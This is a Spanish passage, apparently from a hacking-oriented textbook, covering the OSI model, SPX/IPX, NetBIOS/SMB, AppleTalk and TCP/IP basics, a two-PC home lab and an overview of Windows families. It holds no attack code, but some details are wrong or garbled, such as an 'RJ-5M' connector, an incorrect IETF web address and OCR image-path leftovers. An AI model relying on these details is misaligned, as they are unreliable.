Como su nombre indica, es un modelo de referencia OSI, no un protocolo. Vamos a tratar de ilustrarlo de una manera muy simple: piensa en un procesador de textos. Microsoft Word, por ejemplo. Hay varios modelos de documentos (llamados plantillas) de la que podemos crear nuestras propias tarjetas, hojas. o fax. Imagínese el modelo de referencia OSI como una plantilla para la creación de protocolos de red. Fácil, ¿verdad?.
El modelo fue desarrollado por la ISO (Organización Internacional de Normas), y se ha convertido en un estándar para que los fabricantes desarrollen sus protocolos a partir de este modelo. Sin embargo, puede observarse que los protocolos existentes no se adhieren estrictamente a estas especificaciones, unos porque son más viejos que ellas, otros para alcanzar objetivos técnicos específicos, y unos pocos por la arrogancia empresarial pura.

- Capas

El modelo OSI consta de siete capas, cada una con una función diferente. Las capas crean un sobre con los datos de la capa superior, incluyendo su propio encabezado y lo entrega al siguiente nivel. Cuando el paquete llega a la capa de nivel más bajo está listo para ser transmitido. Las capas se organizan de acuerdo a este modelo

7	APLICACION
6	PRESENTACION
5	SESION
4	TRANSPORTE
3	RED
2	ENLACE
1	FISICA



Cuando un paquete es enviado desde un dispositivo que sigue el modelo OSI a otro, las capas del remitente se comunican sólo con las capas correspondientes en el receptor. Esto significa que las capas identifican los encabezados equivalentes que se incluyeron en el proceso de encapsulación, haciendo que el siguiente nivel no tenga que procesar la información de los niveles anteriores. En pocas palabras, la capa de 4 no tiene la más mínima idea de lo que hacen los datos de las capas 3, 2 y 1. Todo lo que sabe es que hizo un sobre y se la entregó a la Capa 3. En el receptor al otro lado de la conexión, la capa 3 entregará el sobre cerrado, para que lo abra la capa 4. Pueden haberse producido cambios en las capas inferiores del protocolo, fragmentación del paquete, cambio de orden, no importa. La capa 4, sólo quiere saber qué hay en su sobre. Esto se aplica a todas las capas funcionando independientemente las unas de las otras.
Como hemos dicho, cada capa tiene una función específica. Si tomamos como punto de partida que cada una de ellas representa, software que realiza las funciones descritas (a excepción de la capa 1 que es la implementación de hardware), vemos que el modelo propuesto, en lugar de ser abstracto, es palpable.

7 - Capa de Aplicación

La capa de aplicación es, como su nombre lo indica, la propia aplicación. En otras palabras, es el programa que esté utilizando. Por ejemplo, el navegador Web es la capa de aplicación, y habla directamente al servidor Web que está en el otro extremo de la conexión. No es una "conversación a dos" entre los programas. No es realmente parte de la red. Al contrario, esta capa representa a todos los programas que quieren acceder a la red y no saben cómo hacerlo. La única manera de que los programas que usamos consigan comunicarse con otros programas en otras maquinas es "hablar" con la capa 6.

6 - Capa de Presentación

Llamada por muchos "la capa sin función" o "capa inútil." En teoría, sirve para preparar los datos en el dominio local y ponerlos en un formato compatible con los procedimientos de transporte. En sentido contrario, estandariza los diferentes tipos de datos de manera que cualquier aplicación pueda ser escrita para usar la red, independientemente de las implementaciones de las cinco capas inferiores. Dos ejemplos de los servicios ejecutados en esta capa es la compresión y cifrado de datos. En la práctica, esto es trivial y se ejecuta en la aplicación.

5 - Capa de Sesión

La capa de sesión es responsable de establecer conexión entre dos equipos que se comunican. Controla el diálogo entre las aplicaciones en los sistemas locales y remotos. También puede agrupar los datos en bloques y los marca después de enviarlos. Si hay una interrupción en la conexión, la próxima sesión se iniciará a partir del último bloque enviado.

4 – Capa de Transporte

La capa de transporte proporciona los medios para que los nodos locales y remotos puedan intercambiar datos. Usando una analogía un poco imprecisa, los programas de la capa 4 crean un "tubo" entre la capa 5 local y capa de 5 cinco remota. Si los programas de la capa 5 de ambas máquinas miran por el “tubo”, verán, en el otro lado, su compañero. Es a través de esta tubería suministrada por la capa 4 que sucede toda la "magia" de las capas anteriores.

3 - Capa de red

Hasta ahora, estábamos en el campo exclusivamente de los programas. Las capas anteriores se comunican directamente con el programa correspondiente de los equipos remotos. La tercera capa, en cambio, conoce la distribución de la topología y de la red y sabe cómo encontrar una máquina en particular, a través de la selva de los caminos y las direcciones. La capa de red no esta orientada a la conexión como la capa de transporte. Los paquetes se envían sin saber si van a llegar o no. Debido a que la conexión se establece en la capa inmediatamente superior (que, dicho sea de paso, esta encapsulada en esta), esto no es un problema.

2 - Capa de enlace

La capa de enlace es la responsable de la comunicación directa entre dos interfaces en la misma red. No tiene conocimiento de otras redes ademas de la suya. Por otra parte, es la capa en la que la red de origen y de destino, efectivamente recogen y entregan el paquete a la interface de red correcta. Control y detección de errores son parte de su oficio.

1 - Capa Física

Como su nombre indica, se encarga de enviar las tramas al medio físico. La conversión se realiza a partir de los 0s y1s de la trama (sistema binario) y lo adapta al medio, en un medio eléctrico se transforman en señales eléctricas, en un medio óptico, en señales luminosas, etc.

- Un ejemplo práctico

Para entender mejor, una pequeña alegoría: un juego, un partido entre dos jugadores de ajedrez, uno en Londres y otro en Sydney. Los jugadores son los usuarios. El juego en sí (tablero, piezas y reglas) es la aplicación (nivel 7). Los movimientos se registran en la notación de tabla (por ejemplo, el movimiento de un caballo puede ser B3C5) y escrito en papel - esto es la presentación (nivel 6). Tenga en cuenta que no es suficiente poner simplemente una hoja en el sobre con la indicación de la jugada. Hay que escribir una carta completa con la fecha, el saludo y la firma, se pregunta por la familia, trabajo, vacaciones, etc. Para crear un vínculo íntimo entre los dos.

Pero, ¿cómo enviar la jugada al otro jugador de ajedrez? Bueno, es necesario establecer un capa de sesión (5) comunicación. En nuestro caso, la solicitud de la sesión está representado por los servicios del Servicio Postal. Colocamos la carta en el sobre, escribimos la dirección, ponemos el sello y la echamos en el buzón. Por otra parte, nuestro colega abre la carta y establece una sesión.

El Servicio Postal es responsable del transporte de nuestra carta (capa 4). Esto significa crear los medios para que la *conexión* entre los dos jugadores de ajedrez sea establecida. Cuando ponemos la carta en el buzón, esperamos que, de alguna manera, llegue a las manos del destinatario. Los mecanismos utilizados para ello no nos interesan.

El Servicio Postal separa las cartas por país, luego por región, a continuación, por provincia, luego por ciudad, y luego por la calle. Una vez separados, junta los paquetes de cartas dirigidas a cada calle y los envía allí. Se utiliza para ello una red de carreteras, ferrocarriles y la aviación (nivel 3) y un ejército de carteros para entregar las cartas. Camiones, autobuses, aviones, motocicletas y los carritos de los carteros son los elementos que llevan los paquetes de cartas dentro de la red viaria. Los camiones sólo van por las carreteras, los aviones sólo vuelan, los carteros simplemente caminan en las ciudades. Ninguno de ellos sabe los detalles de toda la ruta de las cartas, sólo de cómo entregar las tarjetas a nivel local. Ellos son nuestra segunda capa.

Tenga en cuenta que si necesita cambiar el tipo de red (por ejemplo, para salir de un avión y llegar en un autobús), nuestras cartas son manejadas por los trabajadores de correos que trabajan en actividades propias de la capa 3. Ellos saben distribuir entre las redes. Los pilotos de los aviones, por ejemplo, no saben nada de eso.

Los aviones se utilizan como apoyo a los envíos aéreos. Los camiones viajan por las carreteras. Los carteros andan por cada lugar, que merecerían muchas medallas (ni el viento ni la lluvia ...). El aire, las carreteras y las colinas son nuestros medios físicos por donde se realiza el transporte de todo lo que se describe en las capas superiores.

¡Uf! Explicamos el modelo OSI, con un ejemplo nada tecnológico (tanto el correo postal como el ajedrez han existido desde hace miles de años ...), un método para el transporte de mensajes entre dos aplicaciones. Hay cosas interesantes de observar en este ejemplo, que muestran todas las teorías que participan en el modelo de referencia.

Encapsulación: La jugada fue encapsulada en la notación de tabla, que fue encapsulada en la carta, que a su vez fue encapsulada en un sobre, que estableció una sesión de comunicación con los protocolos de clasificación y transporte de correo, que envía paquetes de cartas según la ruta especificada, que ese tráfico de vehículos corría

exclusivamente en el entorno físico específico para el que fueron hechos.

Paridad: Cada capa tiene un transmisor y un receptor. El personal de clasificación y reenvío (nivel 3) "conversa" con el mismo personal de otra localidad, utilizando los recursos de la capa inferior (el camión, por ejemplo).

Conexión : A partir de la capa cuatro, vemos que todos los procedimientos precisan que el emisor y el receptor entren en negociaciones. De la capa 3 hacia abajo, las cartas se transportan de forma indiscriminada, sin tener en cuenta si habrá alguien allí para recibirlas. No es un problema: si sólo una de las capas establece un canal de conexión permanente, las otras capas pueden viajar "sin conexión".

Independencia: Las capas son completamente independientes. En la capa 4 los sectores de la recepción y entrega de las cartas no necesitan saber las rutas que usa el personal de las capa tres, sectores de las redes de transporte. Este personal trata de coordinar los diferentes medios de transporte, nuestra capa 2, pero no se preocupa por los problemas inherentes al transporte, camiones que se designen, combustible, chófer, los problemas con huelgas, sindicatos ... Pero el conductor, tampoco sabe que otros medios de transporte se utilizan para transportar las cartas, y mucho menos el contenido de cada carta individual, se ocupa sólo de la gestión de los problemas inherentes a su trabajo: seguir la ruta designada por el personal de la capa 3, conducir el vehículo, de conformidad con las reglas de trafico, esquivando baches, a través de inundaciones, etc. Ninguno de los ajedrecistas (capa 7) se molestó en conocer cualquiera de estas partes del proceso. Para ellos, lo que importa es mover el caballo, de acuerdo con B3C5.

SPX/IPX

El “Secuenced Packet Exchange/Internet Packet Exchange” es el protocolo utilizado por la red Netware de Novell. Implementa las capas 3 y 4 del modelo de referencia OSI, y utiliza, como protocolo de capa 2, sólo Ethernet. Durante muchos años, Netware y Ethernet se consideraron sinónimos. Son muy similares con el TCP/IP. Han sido los protocolos más populares, pero, como TCP/IP es la base de Internet, con el tiempo han caído en desuso.


IPX - IPX sería equivalente al protocolo de red. Es un protocolo muy amplio y lleno de recursos. Tiene algunas características ventajosas como la detección de dirección MAC y asignación automática de dirección IPX, a diferencia de otros protocolos como IP, que hacen que el usuario tenga que asignar manualmente una dirección, configurar cada interfaz o tener un servicio externo que automatice la tarea.

SPX – Igual que el IPX, SPX tiene equivalencias con el protocolo de transporte OSI. Una de las características más importantes de esta aplicación es que la SPX tiene que recibir la confirmación de los paquetes enviados antes de que pueda enviar a otro, lo que provoca un daño al rendimiento de la red.

- Capas

Las capas del protocolo IPX/SPX actúan prácticamente igual a como lo hace el estándar

TCP/IP, que son: Aplicación, SPX, IPX, ODI/Ethernet y capa de interfaz con la red red.



Cada uno de los protocolos de todas las capas Netware ha sido especialmente diseñado para permitir una alta fiabilidad y rendimiento. Se utilizan varios “flags” de control y sistemas redundantes de comprobación de errores y el reenvío de paquetes. La propia capa ODI representa una encapsulación del protocolo Ethernet para hacerlo satisfacer las demandas de los diseñadores de Novell. Pero no todo son flores, el aumento del número de controles para garantizar la fiabilidad genera una caída en el rendimiento en proporción directa. Este fue uno de los muchos factores que contribuyeron al abandono del SPX/IPX como uno de los protocolos de red mas populares.


NetBIOS/NetBEUI/SMB/CIFS

No hay mayor mejora para los usuarios corporativos de las redes de Windows que la facilidad y la velocidad para compartir con otros colegas una impresora o una carpeta. Incluso disponer una unidad de CD, CD-R, CD-RW, DVD, Zip o disquete.
La Red Basic Input Output System fue diseñada por IBM y ampliada por Microsoft y Novell para el uso en sus redes de área local, redes de PCs, LAN Manager y Netwate 2.0. Como su nombre indica en realidad, NetBIOS es una serie de extensiones de entrada/salida para que el vello sistema operativo MS-DOS y sus descendientes puedan acceder a las redes locales. NetBIOS se basa en un formato de mensajería llamada Red de bloques de control (Network Control Blocks (NCB)), que conducían “de paseo” a lo largo de la red los protocolos de capa 2 existentes. Entre los NCB, viaja a otro protocolo llamado Bloques de mensajes del servidor (Server Message Blocks SMB), que le dice a las máquinas donde están, quiénes son, cuáles son sus direcciones MAC, y qué recursos (discos e impresoras) tienen que compartir. Se encuentra en las placas de Ethernet, Token Ring y en las ultimas versiones de Windows NT. NetBIOS implementa las funciones de las capas 4 (transporte) y 5 (sesión) del modelo de referencia OSI. El SMB implementa las funciones de las capas 6 (presentación) y 7 (aplicación). Sin embargo, estos no eran interfaces de programación e implementación de protocolos, y nunca fueron implementadas las funciones correspondientes a las capas 2 (enlace de datos) y 3 (red). Con el tiempo, NetBIOS fue incorporando como una API de programación, un protocolo nuevo que se conoce como NetBEUI (Interfaz de usuario mejorada de NetBIOS). Sólo los NetBEUI, de IBM y Microsoft implementaron, al final, un marco normalizado para la transmisión en la capa 4. La tercera capa, sin embargo, se queda fuera, no es posible enrutar NetBEUI entre redes diferentes.
El par NetBIOS/NetBEUI siempre fue elogiado por su actuación en redes locales, por lo

general pequeñas. Sin embargo, su efectividad desaparece en redes con más de 80 computadoras interconectadas. Las recomendaciones de la época eran instalar el protocolo NetBEUI con otros protocolos de capa 3 (tales como IPX o IP) y segmentar la red. Hoy en día, se sabe que esa práctica no es viable para grandes redes, y es un agujero de seguridad enorme. En el primer caso, no se pueden aislar segmentos de red con “bridges” y mucho menos con los routers de las redes, debido a que la resolución de nombres y la entrega de mensajes entre las estaciones se realiza a través de “broadcasts” - (mensajes para toda la red de manera indiscriminada). El segundo problema es mucho peor: la adición de capacidades de enrutamiento de NetBIOS, abrió la puerta para que personas maliciosas en todo el mundo pudiesen husmear en su red a través de Internet sin necesidad de más herramienta que Internet Explorer.
La mezcla IP/NetBEUI es tan mala que incluso Microsoft ha dejado de dar soporte NetBEUI en Windows XP. La solución es el uso de SMB (una implementación de la capa 7) directamente a través de TCP/IP.

- Capas

Sorprendentemente, las soluciones basadas en NetBIOS tienen hoy en día, implementaciones para TODAS las capas del modelo de referencia OSI, con excepción de la capa de red. Lo que no es realmente un problema, es fácil "apoyar" NetBIOS en una red IP o IPX existente. Por si fuera poco, es posible implementar un protocolo de red de Microsoft eliminando cualquiera de las capas intermedias, o incluso de todas. Tenga en cuenta:



En el primer caso, tenemos la aplicación original, es decir, SMB (Capas 7 y 6) a través de NetBIOS/NetBEUI (05/04) a través de Ethernet (2). Esta solución no es enrutable porque no existe un protocolo de capa de red en la cadena.
En el segundo caso, SMB (06/07), NetBIOS (5), TCP/IP (4/3) o SPX/LPX (4/3) Ethernet (2). En esta implementación, tenemos el conjunto completo de protocolos OSI implementado por algún protocolo. Por un lado eso gusta a los redactores de normas, por otro crea una pila de protocolos muy pesada y llena de agujeros de seguridad. Si usted usa Internet, es mejor no ir por ese camino.
La tercera es la más radical. Todos los antiguos protocolos NetBIOS fueron simplemente descartados, ya que el Microsoft hizo a SMB funcionar directamente sobre TCP/IP. Por un lado hay mejoras en el rendimiento y la seguridad, se pierde la API que facilitaba escribir programas para la red. Podemos, estratificar a estos protocolos (incluyendo las capas externas 4, 3 y 2) de la siguiente manera:

SMB/CIFS (7 e 6)
NetBIOS/NetBEUI/NMB (5 e 4)
TCP/IP o IPX/SPX (4 e 3)
Ethernet (2 e 1)

A pesar de su edad y sus fallos, los protocolos basados en SMB/CIFS son muy populares aún hoy en día por la facilidad con que los usuarios pueden compartir los recursos de sus computadoras. En las redes bien administradas eso puede aumentar la producción. En las redes de mal administradas puede aumentar la confusión ... En ambos casos, es la aplicación de redes más utilizadas de la tierra.

Appletalk

El AppletaIk, como su nombre indica, es el protocolo propietario utilizado en redes de ordenadores de Apple. Se trata de protocolos de transporte y entrega, el ATP (AppleTalk Transport Protocolo) y DDP (Datagram Delivery Protocol), lo que equivale a las capas 4 y 3 del modelo de referencia OSI, respectivamente.

- Capas

El modelo AppleTalk se divide en cinco capas: aplicación, sesión, transporte, distribución y acceso a la red. Muy similar a la norma OSI.

APLICACION
SESION
TRANSPORTE
DISTRIBUCION
ACCESO A LA RED

TCP/IP

El protocolo conocido como TCP/IP (Transmission Control Protocol/Internet Protocol) es actualmente el estándar de facto. Fue diseñado precisamente para trabajar en las capas 3 y 4 del modelo OSI y, por tanto, completamente enrutable. Su creación fue con fines académicos y militares, pues fue utilizado en diversas redes de universidades y de defensa de EE.UU. en los años 70 y 80. El protocolo ha logrado "fama" con Internet y esta implementado en prácticamente todos los sistemas operativos.

- Capas

El TCP/IP se divide en varias capas, como se explica a continuación:


La capa de aplicación: Responsable de la comunicación entre el protocolo para el transporte y las aplicaciones en ejecución, tales como DNS, FTP, HTTP y SMTP, entre

otras. Corresponde a las capas OSI 7, 6 y 5 y se lleva a cabo en los propios programas (capa 7).

La capa de transporte: Crea una conexión virtual entre dos equipos, tal y como se describe en el modelo OSI.

Capa de Internet: Responsable de la organización y el enrutamiento de paquetes definido en sus direcciones.

Capa de interfaz de red: Se encarga de la entrega de los datagramas de la capa de Internet. No forma parte del protocolo TCP/IP, pero es un componente obligatorio. Se utiliza comúnmente el protocolo Ethernet, aunque TCP/IP es completamente independiente y puede viajar en medios tan diversos como la fibra óptica/FDDI, enlaces de radio, X.25 o Frame Relay.



- Entendiendo el protocolo TCP/IP

La familia de TCP/IP es el fundamento de Internet y de la mayoría de las redes de ordenadores en todo el mundo. Para entender cómo funcionan estas redes, se debe tener una idea de cómo el protocolo TCP/IP gestiona el envío y recepción de datos entre dos nodos.

Tenga en cuenta que nosotros llamamos el conjunto de la familia TCP/IP. Hay más de ellos, pero estos dos, dan el nombre de la familia (y son realmente los más importantes). Además de ellos, hay un UDP (User Datagram Protocol) e ICMP (Internet Control Message Protocol), entre otros. TCP y UDP son protocolos de nivel 4, y proporcionan los métodos para que los datos procedentes de la capa 5 sean *transportados* al nodo destino. IP e ICMP, por otro lado, son protocolos de capa 3, lo que significa que proporcionan recursos para que la capa 4 pueda hacer su trabajo.

Los TCP/IP y protocolos auxiliares están definidos en una serie de documentos mantenidos por Internet Engineering Task Force (IETF). Puedes buscar RFC 791,792 y 793 en el sitio oficial: www.ietf.com/rfc.html.

Estudiaremos el protocolo TCP/IP con mas detalle en el capítulo complementario a este, Redes II, mientras,algunos aspectos deben estar claros para que podamos seguir leyendo este libro.

- El protocolo IP

El gran agente de transporte de nuestros datos entre diferentes redes es el protocolo IP. El protocolo define un paquete de datos, que contiene campos como los campos que hemos visto en la trama Ethernet y un área para transportar los datos de la capa superior. Entre estos campos, tenemos las direcciones IP de destino y origen, flags de control y

versiones - en fin, todo lo que usted espera de una implementación real de un protocolo. Un paquete IP tiene el siguiente aspecto:

<table>
<tr><td>Versión</td><td>IHL</td><td>Tipo de Servicio</td><td colspan="2">Tamaño Total</td></tr>
<tr><td colspan="3">Identificación</td><td>"Flags "</td><td>Fragmentación</td></tr>
<tr><td colspan="2">Tiempo de vida</td><td>Protocolo</td><td colspan="2">Número de Verificación</td></tr>
<tr><td colspan="5">Dirección IP de origen</td></tr>
<tr><td colspan="5">Dirección IP de destino</td></tr>
<tr><td colspan="4">Opciones (si procede)</td><td>Llenado</td></tr>
<tr><td colspan="5">Datos</td></tr>
</table>

- Dirección IP

Un número de IP consta de 4 bytes de tamaño en el formato específico: 000.000.000.000, en el que cada byte puede introducir un valor que va desde 0 a 255, como 198.254.10.1. Otra información relevante es que no puede haber dos máquinas con la misma dirección IP en la misma red, causaría conflictos entre las maquinas y una de ellas no podría conectarse a la red.

- Máscara de red

Tiene el mismo formato que la dirección IP (000.000.000.000), pero sólo afecta a un segmento particular de la red. Se utiliza para dividir grandes redes en redes más pequeñas, lo que facilita la gestión y la reducción de tráfico espureo.

- TCP/UDP

Dentro del paquete IP podemos transportar dos tipos de paquetes de datos que pertenecen a la capa 4. Uno de ellos, el TCP es el medio utilizado por la mayoría de los servicios para transportar información entre los dos extremos de la conexión, y tiene funciones de control de flujo y de recepción. El otro UDP, es mas simple y sin ningún tipo de control, pero es más rápido y tiene menos impacto en el rendimiento de la red.

- Puertos

Los paquetes IP están relacionados con la red, y por lo tanto sabemos que llevan los datos de un lado a otro. Pero los paquetes TCP y UDP están más relacionados con la aplicación o servicio que va a enviar o transmitir datos. Cada uno de estos servicios está relacionado con un numero llamado puerto. Por ejemplo, en cualquier servidor, el puerto TCP 80 proporciona el servicio HTTP, mientras que el puerto UDP 53 puede proporcionar un servidor DNS.

- DNS

El Domain Name Server traduce un nombre fácil de recordar en un número de IP. Por ejemplo, supongamos que la IP de un servidor en Internet es 200.167.208.1, DNS puede

asignar un nombre para que su localización sea más fácil, como www.siteprocurado.com Al poner esta dirección legible en su navegador, este se pondrá en contacto con el servidor DNS y lo convertirá a un número de IP.

- ARP


Parecido al DNS, pero hace la traducción de la dirección IP a la dirección MAC. Cuando el paquete IP llega a la red de destino, tiene que haber un mecanismo que diga al paquete a la máquina a la que debe ir. Como el número de IP está contenido en el paquete: pregunta a todas las máquinas en la red: "¿Quién tiene mi IP? La interfaz configurada con esa dirección IP responde con la dirección MAC, y el paquete se envía a la misma.

Laboratorio de Redes I

El laboratorio de Redes I, tiene por objeto ayudar al lector a crear una red doméstica. Pero ¿que utilidad tiene este tipo de redes para el futuro hacker o el administrador? La respuesta es muy sencilla: probar técnicas de ataque y defensa en una red cerrada. Esto podría incluir desde la instalación de un firewall casero hasta la prueba con virus y troyanos.
Obviamente, se necesitan al menos dos computadoras para crear la red. Puesto que la intención es construir una red de prueba, puede optar por equipos más antiguos y sin muchos recursos, tales como la unidad de CD-ROM y el hardware de sonido. Vamos a dar los pasos para el montaje de la red desde la parte física hasta las configuraciones necesarias.

Recursos Necesarios
2 ordenadores;
2 tarjetas de red (PCI o ISA);
Cables de par trenzado de configuración en cross-over
OS (en este caso, estamos trabajando con Windows 9x).

La instalación física



Después de seleccionar las tarjetas de red, es el momento de instalarlas en las computadoras. Esto no es una tarea difícil, basta con que tenga cuidado de no dañar el equipo.
Después de abrir la caja, debemos buscar una ranura libre para dar cabida a la tarjeta de red. En general, se ubican en la parte inferior derecha de la placa base, como se muestra en la figura.
Después de colocar la tarjeta, reinicie el equipo. Probablemente, el sistema operativo detectará la presencia de nuevo hardware y mostrará una ventana con opciones

para la instalación. Elija siempre para instalar los controladores originales que vinieron con la tarjeta. Windows terminara la instalación y luego sólo tiene que repetir el proceso en el otro equipo. Después de decidir donde serán ubicadas las máquinas, es hora de conectar los cables para completar la red física.
Como se trata de una conexión entre dos ordenadores, utilice el cable conocido como “cross-over”. Los cables de red tienen pequeños cables que deben ser dispuestos en una secuencia determinada para que haya intercambio de datos, en el caso de cross-over, es preciso invertir algunos de esos hilos. Las tiendas de informática venden estos cables ya listos, pero si quieres aprender a montarlos, observar en la tabla a continuación la secuencia correcta de pinzamiento, recordando que el conector (extremo del cable) debe ser RJ-5M:

Ponta A	Ponta B
1- Branco/Laranja	1- Branco/Verde
2- Laranja	2- Verde
3- Branco/Verde	3- Branco/Laranja
4- Azul	4- Azul
5- Branco/Azul	5- Branco/Azul
6- Verde	6- Laranja
7- Branco/Marrom	7- Branco/Marrom
8- Marrom	8- Marrom

Ahora, sólo tiene que configurar los equipos para establecer una conexión de red.
¡Atención! Nunca use un cable cruzado en una red con “hubs”, puede dañar el equipo.

Configuración de la red

Con todo el hardware completamente instalado viene la hora de configurar las computadoras. Para montar la red, vamos a utilizar el protocolo TCP/IP visto antes, porque es más flexible y confiable. La configuración de la dirección IP queda a criterio de quien este montando la red, debido a que Windows puede asignar automáticamente una dirección IP para cada equipo, si lo desea. En el ejercicio, asignaremos manualmente las direcciones IP.

- Windows 9.x

En primer lugar, debe utilizar la banda de direcciones IP que se reservan para las redes domésticas. Este número está comprendido entre 192.168.0.1 y 192 168 255 254
Además, las direcciones de cada micro deben ser diferentes para que no haya conflicto entre los dos. También hay que comprobar si el protocolo TCP/IP está instalado. Para ello, abra el “Panel de control” y vaya a "Red", si el protocolo no aparece en la ficha "Configuración", debe instalarlo. Aproveche esta oportunidad para instalar el "Cliente para redes Microsoft" y "Compartir impresoras y archivos para redes Microsoft". Así clique en el botón "Compartir impresoras y archivos" y marca "Me gustaría que otros usuarios tengan acceso a mis archivos".
Después de decidir el número de IP, es hora de seguir adelante. Vuelva a abrir el icono de red del “Panel de control”, seleccione el protocolo TCP/IP y haga clic en el botón

“Propiedades”. Se abrirá una nueva ventana, a continuación, haga clic en la "dirección IP" y marque la opción "Especificar una dirección IP" entrar en el campo con el número IP de su elección y en el campo de la máscara de subred, se debe poner el siguiente número: 255.255.255.0.
Ahora tenemos que identificar el equipo y el grupo de trabajo para este, clique en "identificación" en la ventana de las redes. Recordando que el nombre de los equipos puede ser diferente, pero el grupo de trabajo debe ser el mismo. El ordenador se reiniciará, pero esta vez se le pedirá una contraseña y un nombre de usuario a la red. Bueno, si ambos equipos están conectados y configurados correctamente, usted debe tener la red funcionando sin problemas. Para compartir una carpeta, basta con hacer clic en el botón derecho del ratón y acceder a las opciones de carpeta que desee compartir.

Plataforma

Windows

Capitulo – 3

"Hoy rey, mañana nada"
(Dicho popular Francés)

A menudo se dice que más del 90% de los ordenadores destinados al usuario final, ya sea en negocios o en el hogar, tienen instalado un sistema Microsoft Windows. Estas cifras pueden ser cuestionadas, pero es innegable que la empresa saco provecho de la usabilidad (y de marketing!) para hacer creer al usuario y al desarrollador de software que Windows es la única opción de sistema operativo para los novatos.
Hoy la realidad es incluso un poco peor. La gente compra sus ordenadores en los supermercados con Windows instalado de fábrica y creen que el programa es una parte intrínseca de la máquina. Ellos no necesitan pensar en opciones. Al igual que se compran un coche con volante, ahora se compran ordenadores con el sistema del gigante de Redmond.

"Las familias" de Windows

Hay dos corrientes de desarrollo de Microsoft Windows, formando dos plataformas completamente diferentes internamente, pero que conserva el mismo aspecto exterior.

- Familia Win9x

Compuesta por Windows 95, Windows 98 y Windows Me, esta familia se caracteriza por tener un núcleo basado, en parte, en el antiguo MS-DOS y, por eso, tener compatibilidad con software viejo. También por eso tienen algunas limitaciones.
La familia de Windows 9x es una versión reescrita casi por completo de Windows 3, que no era precisamente un sistema operativo. Windows 3 fue considerado por algunos como una simple interfaz gráfica que corría sobre MS-DOS. Los autores están de acuerdo con esa afirmación en parte. Windows 3 tenia características largamente deseadas por los usuarios y que estaban presentes desde hacia algunos años en los sistemas Macintosh, tales como el procesamiento multitarea y mejor administración de memoria. El usuario podía interactuar con el sistema utilizando un dispositivo señalador, ratón. Eso permitía no tener que recordar decenas de comandos para llamar a sus programas y administrar sus archivos. De hecho, podemos decir que el conjunto de MS-DOS+Windows 3 debería ser considerado un sistema operativo completo.
Windows 95 fue un paso adelante. La API (Application Programming Interfaces - una especie de "toma" del sistema operativo en el que se ajustan los programas) fue completamente remodelada. Pero el núcleo del sistema era un "Frankenstein", que contenía varias características nuevas introducidas en una versión actualizada del antiguo MS-DOS, ahora completamente oculto. Las versiones posteriores (Windows 98, Windows 98 SE y Windows Me) todavía llevaban versiones (siempre actualizadas, es cierto) de ese núcleo. Como el MS-DOS era monotarea, convertirlo en un sistema multitarea como Windows requería varios “works-arounds” y programas externos que se ejecutaran en la zona de usuario, ejecutando tareas que serían del Kernel. La gestión de memoria es un ejemplo. Tal vez esto explica la inestabilidad conocida de estos sistemas, especialmente errores del tipo GPF. La adopción de MS-DOS como punto de partida para el desarrollo de nuevas versiones de Windows tenia, sin embargo, la ventaja de ofrecer compatibilidad de software y hardware antiguo.

- Familia WinNT

Se trata de los sistemas operativos Windows NT, Windows 2000 y Windows XP (Aunque Microsoft publicó que el sistema Windows 2000 es una reescritura completa, esta basada en Windows NT, se sabe de fuentes no oficiales que todavía tiene mucho sin tocar del NT original. Windows XP, por el contrario, tiene partes de Windows 2000 y Windows Millennium Edition, para garantizar la compatibilidad con los antiguos programas del usuario. Lo que significa que todavía hay tecnologías NT, Win9x e incluso el antiguo MS-DOS en ella.). Su primera versión, Windows NT fue desarrollado para ser el sistema operativo de red de Microsoft. Usando la tecnología de red LAN Manager con una interfaz gráfica para Windows 3.1 y un nuevo proyecto de Kernel, Windows NT tenia por objeto competir en un mercado dominado por las máquinas Unix y Novell. Incluso con el rendimiento, la escalabilidad y fiabilidad, peores que los de sus rivales, Microsoft ha logrado en pocos años, aprovechar la plataforma Windows NT como la plataforma de redes más viable y utilizada. Lo hizo basándose en tres principios:

Bajo precio: una licencia para Windows NT costaba mucho menos que las licencias de Novell Netware, o cualquier distro Unix. Y corría en los servidores basados en procesadores Intel, hardware más barato que el costoso Unix RISC.

Fácil configuración y funcionamiento: mientras que en los servidores Unix y Novell había interfaces de usuario basadas en caracteres, los administradores de sistema de Windows NT disponían de una interfaz gráfica similar a los PC de escritorio.

